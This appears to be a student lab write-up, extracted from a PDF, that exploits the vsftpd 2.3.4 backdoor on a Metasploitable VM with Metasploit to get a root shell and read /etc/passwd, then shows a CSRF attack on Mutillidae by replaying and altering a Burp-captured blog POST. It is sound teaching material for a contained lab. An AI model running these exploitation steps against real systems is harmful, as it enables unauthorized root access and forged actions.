
View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

From above ss, the only required option is the target ip address. Now set the IP address of Metasploitable vm.

- Set RHOSTS 192.168.56.102

After this, as everything is configured correctly, now its time to run the “exploit” command




```
harshu@harshu-VirtualBox: ~
harshu@harshu-VirtualBox: ~

Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.102:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > [*] Command shell session 1 opened (10.0.2.15:33251 -> 192.168.56.102:6200)
at 2025-03-27 20:20:56 +0530
```


Gained the Shell Access successfully, Now Exploring the system



```
harshu@harshu-VirtualBox: ~
harshu@harshu-VirtualBox: ~
harshu@harshu-VirtualBox: ~

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1
[*] Starting interaction with 1...


ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
whoami
root
```



```
harshu@harshu-VirtualBox: ~
harshu@harshu-VirtualBox: ~
harshu@harshu-VirtualBox: ~

initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
whoami
root
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:17:14:7d brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.102/24 brd 192.168.56.255 scope global eth0
        inet6 fe80::a00:27ff:fe17:147d/64 scope link
            valid_lft forever preferred_lft forever
```

Now accessing /etc/passwd file, this is a critical file system which contains user account information with all the IDS. By accessing this file an attacker can use all the user data to start targeted attacks.



```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
dhcp:x:101:102:/nonexistent:/bin/false
syslog:x:102:103:/home/syslog:/bin/false
klog:x:103:104:/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113:/var/cache/bind:/bin/false
postfix:x:106:115:/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
```

part(d)

Background of the attack:

- CSRF breaks the trust on the user's browser that a web application has on it which allows attackers doing unauthorized actions as the authenticated user.
- Victim got tricked by an attacker, in this attacker submits the malicious request secretly(from a hidden form or link) and gets authenticated.
- By this, an attacker can change the content of a website, do unauthorized actions(like adding a blog post) which can lead to security risks.

Steps to perform the Attack

Through nmap it was found that it was open on port 80 means using http

First open browser and go to the following url:

- <http://192.168.56.102/mutillidae>

Then go to "Add Blog for Anonymous" page. And i typed the text "helloooo"

Now through BurpSuite the Request and the response was monitored.

The screenshot shows the Burp Suite interface with the following details:

Network Tab (Top):

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response	
1	https://192.168.56.102	POST	/mutillidae/index.php?page=add-to-your-blog.php	HTTP/1.1		404	2062	HTML		Error 404 (Not Found)!!		✓	192.168.56.102		22:34:33 27...	8080	106	
2	https://docs.google.com	GET	/document/d/1qfNogNoDz5xN2Zcc...			200	25806	HTML	php				✓	142.250.207.206		22:34:42 27...	8080	
3	http://192.168.56.102	GET	/mutillidae/index.php?page=add-to...										✓	192.168.56.102		22:35:10 27...	8080	38
4	https://classroom.google.com	GET	/u/0/_ClassroomUi/open2d/tteam...										✓	142.250.207.238		22:35:26 27...	8080	
5	https://docs.google.com	GET	/document/d/1qfNogNoDz5xN2Zcc...										✓	142.250.207.206		22:35:27 27...	8080	
9	http://192.168.56.102	POST	/mutillidae/index.php?page=add-to...			200	27131	HTML	php				✓	192.168.56.102		22:35:56 27...	8080	44
11	https://signaler-pa.clients&g..	POST	/punctual/multi-watch/channel?i...										✓	142.250.194.138		22:36:14 27...	8080	
12	https://signaler-pa.clients&g..	POST	/punctual/v1/chooseServer?key=Alz...										✓	142.250.194.138		22:36:14 27...	8080	

Request Tab (Bottom Left):

```
POST /mutillidae/index.php?page=add-to-your-blog.php HTTP/1.1
Host: 192.168.56.102
Content-Length: 99
Cache-Control: max-age=0
Origin: http://192.168.56.102
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.56.102/mutillidae/index.php?page=add-to-your-blog.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=5ed9bref12c0040275efbfc0cd829d45
Connection: keep-alive
curl-token=SecurityIsDisabled&blog_entry=hellooo
add-to-your-blog-php-submit-button=Save+Blog+Entry
```

Response Tab (Bottom Right):

```
HTTP/1.1 200 OK
Date: Thu, 27 Mar 2025 17:06:03 GMT
Server: Apache/2.2.0 (Ubuntu) DAV/2
X-Powered-By: PHP/8.2.4-Ubuntu2.0
Expires: Thu, 19 Nov 1981 05:50:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Last-Modified: Thu, 27 Mar 2025 17:06:04 GMT
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
Content-Length: 26753

<!-- I think the database password is set to blank or perhaps samurai. 
It depends on whether you installed this web app from irongeeks site or 
are using it inside Kevin Johnsons Samurai web testing framework.
It is ok to put the password in HTML comments because no user will ever see 
it. It is also good to note that security instructors saying we should use the 
framework comment symbols (ASP.NET, JAVA, PHP, Etc.) 
rather than HTML comments, but we all know those 
security instructors are just making all this up. -->
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"
<html><head><title>Hellooo</title></head><body><h1>Hellooo</h1></body></html>
```

After removing the CSRF token the response was captured(As shown in below ss). It was coming same as before(with CSRF token).

The screenshot shows the Burp Suite interface with a captured POST request and its corresponding response. The request is:

```

1 POST /multillidae/index.php?page=add-to-your-blog.php
HTTP/1.1
2 Host: 192.168.56.102
3 Content-Length: 65
4 Cache-Control: max-age=0
5 Origin: http://192.168.56.102
6 Content-Type: application/x-www-form-urlencoded
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
9 AppleWebKit/537.36 (KHTML, like Gecko)
10 Chrome/134.0.0.0 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9
12 image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Referer: http://192.168.56.102/multillidae/index.php?page=add-to-your-blog.php
14 Accept-Language: en-US,en;q=0.9
15 Cookie: PHPSESSID=ed0bce49f2c04d25efbdc0294df5
16 Connection: keep-alive
17 blog_entry=hellooo&add-to-your-blog-php-submit-button=&Save+BlogEntry

```

The response shows a 'Born to be Hacked' page with an error message:

Error: Failure is always an option and this situation proves it

Line	190
Code	0
File	/var/www/multillidae/add-to-your-blog.php
Message	Error executing query. Table 'metasploit_blogs_table' doesn't exist
Trace	#0 [var/www/multillidae/index.php(469): include() #1 [main]]
Diagnostic Information	Error. Table 'metasploit_blogs_table' doesn't exist Query: INSERT INTO blogs_table(blogger_name, comment, date) VALUES ('anonymous', 'hellooo', now())

Did you [setup/reset the DB?](#)

Welcome To The Blog

Back

Add New Blog Entry

27,131 bytes | 1,043 millis

Memory: 216.6MB

Event log (1) All issues

27°C Haze

The Blog post is accepted even without csrf-token, this means that the application is vulnerable to CSRF. In this attacker can submit forged requests.

We can exploit this Vulnerability by creating a user1(Harshu) and user2(attacker). What user 2 will do is that.Or we can basically open multillidae in two different browser. Through burp suite send a request to burp suite by adding a temp blog. Then from the burp suite we can change the request. In place of user1 userID "Harshu" we can change it to user2 ID i.e. "attacker" and change the message. Now we can see in the Harshu blog section that the attacker had added a message without the user's knowledge.